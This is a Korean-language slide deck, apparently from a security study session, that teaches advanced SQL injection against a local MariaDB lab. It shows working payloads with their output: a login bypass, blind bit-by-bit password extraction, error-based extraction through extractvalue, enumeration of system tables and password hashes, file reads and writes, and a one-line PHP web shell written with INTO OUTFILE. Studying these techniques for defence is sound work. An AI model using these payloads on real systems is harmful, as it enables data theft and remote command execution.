SQL INJECTION

심화

2023.06.05

우제혁

TABLE OF CONTENTS

01
SQL INJECTION?

빠르게 이해해보는 SQL INJECTION

SQL INJECTION

해커에 의해 조작된 SQL 구문이 데이터베이스에 그대로 전달되어 비정상적인 DB 명령을 실행시키는 공격 기법

[외부 입력값]

id: **test**
pw: **1234**

[실행되는 쿼리문]

Select id From member Where id = 'test' And pw = '1234'

→ Id가 'test'이고 pw가 '1234'인 id를 선택

[외부 입력값]

id: **test**
pw: **1234' or '1'='1**

[실행되는 쿼리문]

Select id From member Where id = 'test' And pw = ' 1234' or '1'='1'

→ **id = 'test' And pw = ' 1234' or '1'='1'**

02
Subquery & Insert

서브 쿼리를 통해 다른 테이블에 존재하는 데이터를 추가

Subquery?

- 한 쿼리 내에 또 다른 쿼리를 사용하는 것을 의미

SELECT * FROM secret WHERE id IN (SELECT "admin" UNION SELECT "test");

```
MariaDB [test]> SELECT * FROM secret;
+-------+--------------------+
| id    | pw                 |
+-------+--------------------+
| admin | sdcmk134SCK123cCK31 |
| test  | asdasd             |
| guest | osdicn             |
+-------+--------------------+
3 rows in set (0.000 sec)
```

```
MariaDB [test]> SELECT * FROM secret WHERE id IN (SELECT "admin" UNION SELECT "test");
+-------+--------------------+
| id    | pw                 |
+-------+--------------------+
| admin | sdcmk134SCK123cCK31 |
| test  | asdasd             |
+-------+--------------------+
2 rows in set (0.001 sec)
```

위의 명령어는 MySQL에서 서브쿼리를 사용하여 “secret" 테이블의 admin과 test만 뽑아낼수 있는 모습

SQL injection insert

- 서브 쿼리를 통해 다른 테이블에 존재하는 데이터를 추가할 수 있다.

주의! 같은 테이블에 있는 값은 오류가 발생함

```
INSERT INTO secret2 (id, pw) VALUES ('fake_admin',(select pw from secret where id='admin'));
```

Secret 테이블에 있는 id 가 admin인 pw값

```
MariaDB [test]> INSERT INTO secret2 (id, pw) VALUES ('fake_admin',(select pw from secret where id='admin'));
Query OK, 1 row affected (0.012 sec)

MariaDB [test]> SELECT * FROM secret2;
+------------+--------------------+
| id         | pw                 |
+------------+--------------------+
| fake_admin | sdcmk134SCK123cCK31 |
+------------+--------------------+
```

```
MariaDB [test]> SELECT * FROM secret;
+-------+--------------------+
| id    | pw                 |
+-------+--------------------+
| admin | sdcmk134SCK123cCK31 |
| test  | asdasd             |
| guest | osdicn             |
+-------+--------------------+
3 rows in set (0.001 sec)

MariaDB [test]> SELECT * FROM secret2;
Empty set (0.000 sec)
```

Secret 테이블의 있는 admin의 pw를 secret2 테이블에 넣어줬다.
=> fake_admin의 pw를 조회할때 admin의 pw를 알 수 있다.

03
Bit Search

7 개의 비트를 통해 하나의 문자를 나타낼 수 있는 기법

Bit Search

substr과 bin을 통해서 총 7 번의 쿼리를 실행해 한 바이트를 알아낼 수 있다.


Select * from secret2 where id =‘fake_admin’ and substr(bin(ord(pw)),1,1)=1);

Pw를 ascii 코드로 바꿔주고 이진 형태로 바꾼뒤 맨 첫번째 문자가 1인지 비교

```
MariaDB [test]> select * from secret2 where id='fake_admin' and substr(bin(ord(pw)),1,1)=1;
+------------+--------------------+
| id         | pw                 |
+------------+--------------------+
| fake_admin | sdcmk134SCK123cCK31 |
+------------+--------------------+
1 row in set (0.009 sec)
```

```
MariaDB [test]> select * from secret2 where id='fake_admin' and substr(bin(ord(pw)),4,1)=1;
Empty set (0.001 sec)

MariaDB [test]> select * from secret2 where id='fake_admin' and substr(bin(ord(pw)),5,1)=1;
Empty set (0.000 sec)
```



결과를 토대로 2 진수를 표현하면 1110011이며 이를 10 진수로 표현하면 115, 문자로 표현하면 ‘s’가 된다.

```
MariaDB [test]> select * from secret2 where id='fake_admin' and substr(bin(ord(pw)),1,1)=1;
+------------+--------------------+
| id         | pw                 |
+------------+--------------------+
| fake_admin | sdcmk134SCK123cCK31 |
+------------+--------------------+
1 row in set (0.009 sec)

MariaDB [test]> select * from secret2 where id='fake_admin' and substr(bin(ord(pw)),2,1)=1;
+------------+--------------------+
| id         | pw                 |
+------------+--------------------+
| fake_admin | sdcmk134SCK123cCK31 |
+------------+--------------------+
1 row in set (0.001 sec)

MariaDB [test]> select * from secret2 where id='fake_admin' and substr(bin(ord(pw)),3,1)=1;
+------------+--------------------+
| id         | pw                 |
+------------+--------------------+
| fake_admin | sdcmk134SCK123cCK31 |
+------------+--------------------+
1 row in set (0.001 sec)

MariaDB [test]> select * from secret2 where id='fake_admin' and substr(bin(ord(pw)),4,1)=1;
Empty set (0.001 sec)

MariaDB [test]> select * from secret2 where id='fake_admin' and substr(bin(ord(pw)),5,1)=1;
Empty set (0.000 sec)

MariaDB [test]> select * from secret2 where id='fake_admin' and substr(bin(ord(pw)),6,1)=1;
+------------+--------------------+
| id         | pw                 |
+------------+--------------------+
| fake_admin | sdcmk134SCK123cCK31 |
+------------+--------------------+
1 row in set (0.001 sec)

MariaDB [test]> select * from secret2 where id='fake_admin' and substr(bin(ord(pw)),7,1)=1;
+------------+--------------------+
| id         | pw                 |
+------------+--------------------+
| fake_admin | sdcmk134SCK123cCK31 |
+------------+--------------------+
1 row in set (0.001 sec)
```

04
Error based SQLI

extractvalue 함수를 이요한 기법

Error based SQLI of extractvalue()

extractvalue 함수

첫 번째 인자로 전달된 XML 데이터에서 두 번째 인자인 XPATH 식을 통해 데이터를 추출한다.

```
MariaDB [test]> SELECT extractvalue('<a>test</a> <b>abcd</b>', '/a');
+--------------------------------------------+
| extractvalue('<a>test</a> <b>abcd</b>', '/a') |
+--------------------------------------------+
| test                                       |
+--------------------------------------------+
1 row in set (0.009 sec)
```

XML?
Html과 같은 마크업 언어지만 데이터의 구조, 계층 구조, 속성 등을 표현하기 위해 사용된다.

만약, 두 번째 인자가 올바르지 않은 XPATH 식일 경우, 올바르지 않은 XPATH 식이라는 에러 메시지와 함께 잘못된 식을 출력한다.

```
MariaDB [test]> SELECT extractvalue(1, ':abcd');
ERROR 1105 (HY000): XPATH syntax error: ':abcd'
```

":" 로 시작하면 올바르지 않은 XPATH 식

Error based SQLI of extractvalue()

extractvalue 응용

extractvalue 함수를 응용해 사용할 경우 데이터베이스의 정보를 추출할 수 있다.

```
MariaDB [test]> SELECT extractvalue(1,concat(0x3a,version()));
ERROR 1105 (HY000): XPATH syntax error: ':10.4.14-MariaDB'
MariaDB [test]>
```

두 번째 인수가 항상 유효하지 않은 XPath 표현식이 되도록 하기 위해 concat() 함수를 이용해 콜론(:)을 앞에 추가

0x3a는 콜론(:)의 16진수 표기법

Error based SQLI of extractvalue()

extractvalue 응용 : Pw알아내기

```
MariaDB [test]> select * from secret;
+-------+--------------------+
| id    | pw                 |
+-------+--------------------+
| admin | sdcmk134SCK123cCK31 |
+-------+--------------------+
```

Secret의 pw

Select extractvalue(1,concat(0x3a, SELECT pw FROM secret WHERE id= ‘admin’)));

```
MariaDB [test]> SELECT extractvalue(1,concat(0x3a,(SELECT pw FROM secret WHERE id='admin')));
ERROR 1105 (HY000): XPATH syntax error: ':sdcmk134SCK123cCK31'
MariaDB [test]>
```


SELECT pw FROM secret WHERE id= ‘admin’ 이 구문이 오류인데 이때 이 쿼리 문을 실행시킨 값이 error로 표현된다.

05
System Table


DBMS마다 데이터베이스의 정보를 포괄하는 시스템 테이블 이용

System Tables

- DBMS마다 데이터베이스의 정보를 포괄하는 시스템 테이블이 존재.
- 시스템 테이블에는 설정 및 계정 정보 외에도 테이블과 컬럼 정보, 그리고 현재 실행되고 있는 쿼리의 정보 등 다양한 정보를 포함하고 있다.



=



* group by는 그룹화 하는건데 중복 제거라고 봐도 된다

System Tables

테이블 정보

select TABLE_SCHEMA, TABLE_NAME from information_schema.TABLES;


```
| phpmyadmin         | pma__pdf_pages                                    |
| phpmyadmin         | pma__recent                                       |
| phpmyadmin         | pma__relation                                     |
| phpmyadmin         | pma__savedsearches                                |
| phpmyadmin         | pma__table_coords                                 |
| phpmyadmin         | pma__table_info                                   |
| phpmyadmin         | pma__table_uiprefs                                |
| phpmyadmin         | pma__tracking                                     |
| phpmyadmin         | pma__userconfig                                   |
| phpmyadmin         | pma__usergroups                                   |
| phpmyadmin         | pma__users                                        |
| ssrf               | flag                                              |
| test               | category                                          |
| test               | secret                                            |
| test               | secret2                                           |
| test_db            | board                                             |
| webctf             | secret                                            |
+--------------------+---------------------------------------------------+
192 rows in set (0.004 sec)
```

여기서는 중복제거를 안해야 다 나온다.

System Tables

컬럼 정보

select TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME from information_schema.COLUMNS;



phpmyadmin	pma__usergroups	allowed
phpmyadmin	pma__users	username
phpmyadmin	pma__users	usergroup
ssrf	flag	id
ssrf	flag	flag
test	category	id
test	category	pw
test	category	flag
test	secret	id
test	secret	pw
test	secret2	id
test	secret2	pw
test_db	board	seq
test_db	board	name
test_db	board	content
webctf	secret	id
webctf	secret	pw

System Tables_DBMS 계정 정보

MySQL DBMS 권한 및 계정 정보

```
MariaDB [test]> select GRANTEE,PRIVILEGE_TYPE,IS_GRANTABLE from information_schema.USER_PRIVILEGES where PRIVILEGE_TYPE="SELECT";
+--------------------+----------------+--------------+
| GRANTEE            | PRIVILEGE_TYPE | IS_GRANTABLE |
+--------------------+----------------+--------------+
| 'root'@'localhost' | SELECT         | YES          |
| 'root'@'::1'       | SELECT         | YES          |
| 'root'@'127.0.0.1' | SELECT         | YES          |
+--------------------+----------------+--------------+
```

MySQL DBMS 계정 정보(암호화 되어있는 PW)

```
MariaDB [test]> select User, authentication_string from mysql.user;
+------+-------------------------------------------+
| User | authentication_string                     |
+------+-------------------------------------------+
| root |                                           |
| root | *BB3BAAB3D9E5E8DE4E74700DE2409B3673E248E1 |
| root |                                           |
| pma  |                                           |
+------+-------------------------------------------+
```

06
Out of DBMS

파일 시스템, 네트워크, 시스템 조작


Out of DBMS

* my.ini -> 리눅스는 my.cnf

MySQL에서 파일 관련된 작업을 할 때에는 mysql 권한으로 수행되며,
"my.ini" 설정 파일의 secure_file_priv 값에 영향을 받음.

secure_file_priv는 mysql 쿼리 내에서 load_file 혹은 outfile을 이용해

파일에 접근할 때 접근할 수 있는 파일 경로에 대한 정보를 갖고 있음.




해당 공격 방식은 DBMS의 버전과 설정에 따라 정상적으로 동작하지 않을 수 있음.

DBMS의 버전이 올라감에 따라 위험한 함수나 기능을 제거하거나,
기본 설정/권한으로 접근하지 못하게 하는 등 다양한 방법으로 해당 공격 방식에 대해 패치를 진행하고 있음.

Out of DBMS

My.ini 설정



my.ini [mysqld]

- : 미설정. 기본 설정 값으로 설정.
- secure_file_priv = "/tmp" : 해당 디렉터리 하위 경로에만 접근.
- secure_file_priv = "" : mysql의 권한이 가능한 모든 경로에 접근.
- secure_file_priv = NULL : 기능이 비활성화.

secure_file_priv 변수 설정


```
MariaDB [test]> select @@secure_file_priv;
+--------------------+
| @@secure_file_priv |
+--------------------+
| NULL               |
+--------------------+
```

```
MariaDB [test]> select @@secure_file_priv;
+--------------------+
| @@secure_file_priv |
+--------------------+
| D:\mysqlTMP\       |
+--------------------+
```

Out of DBMS


load_file

```
MariaDB [test]> select load_file('D:/mysqlTMP/scp');
+------------------------------+
| load_file('D:/mysqlTMP/scp') |
+------------------------------+
| hihi scp                     |
+------------------------------+
```



into outfile


```
MariaDB [test]> SELECT * from secret INTO OUTFILE 'D:/mysqlTMP/scpscp.txt';
Query OK, 3 rows affected, 1 warning (0.002 sec)
```



Out of DBMS

SELECT … INTO를 이용한 웹셸 작성

```
MariaDB [test]> select '<?echo shell_exec($_GET["cmd"]);?>'  INTO OUTFILE 'D:/mysqlTMP/web_shell.php';
Query OK, 1 row affected (0.002 sec)
```



THANKS!

DO YOU HAVE ANY QUESTIONS?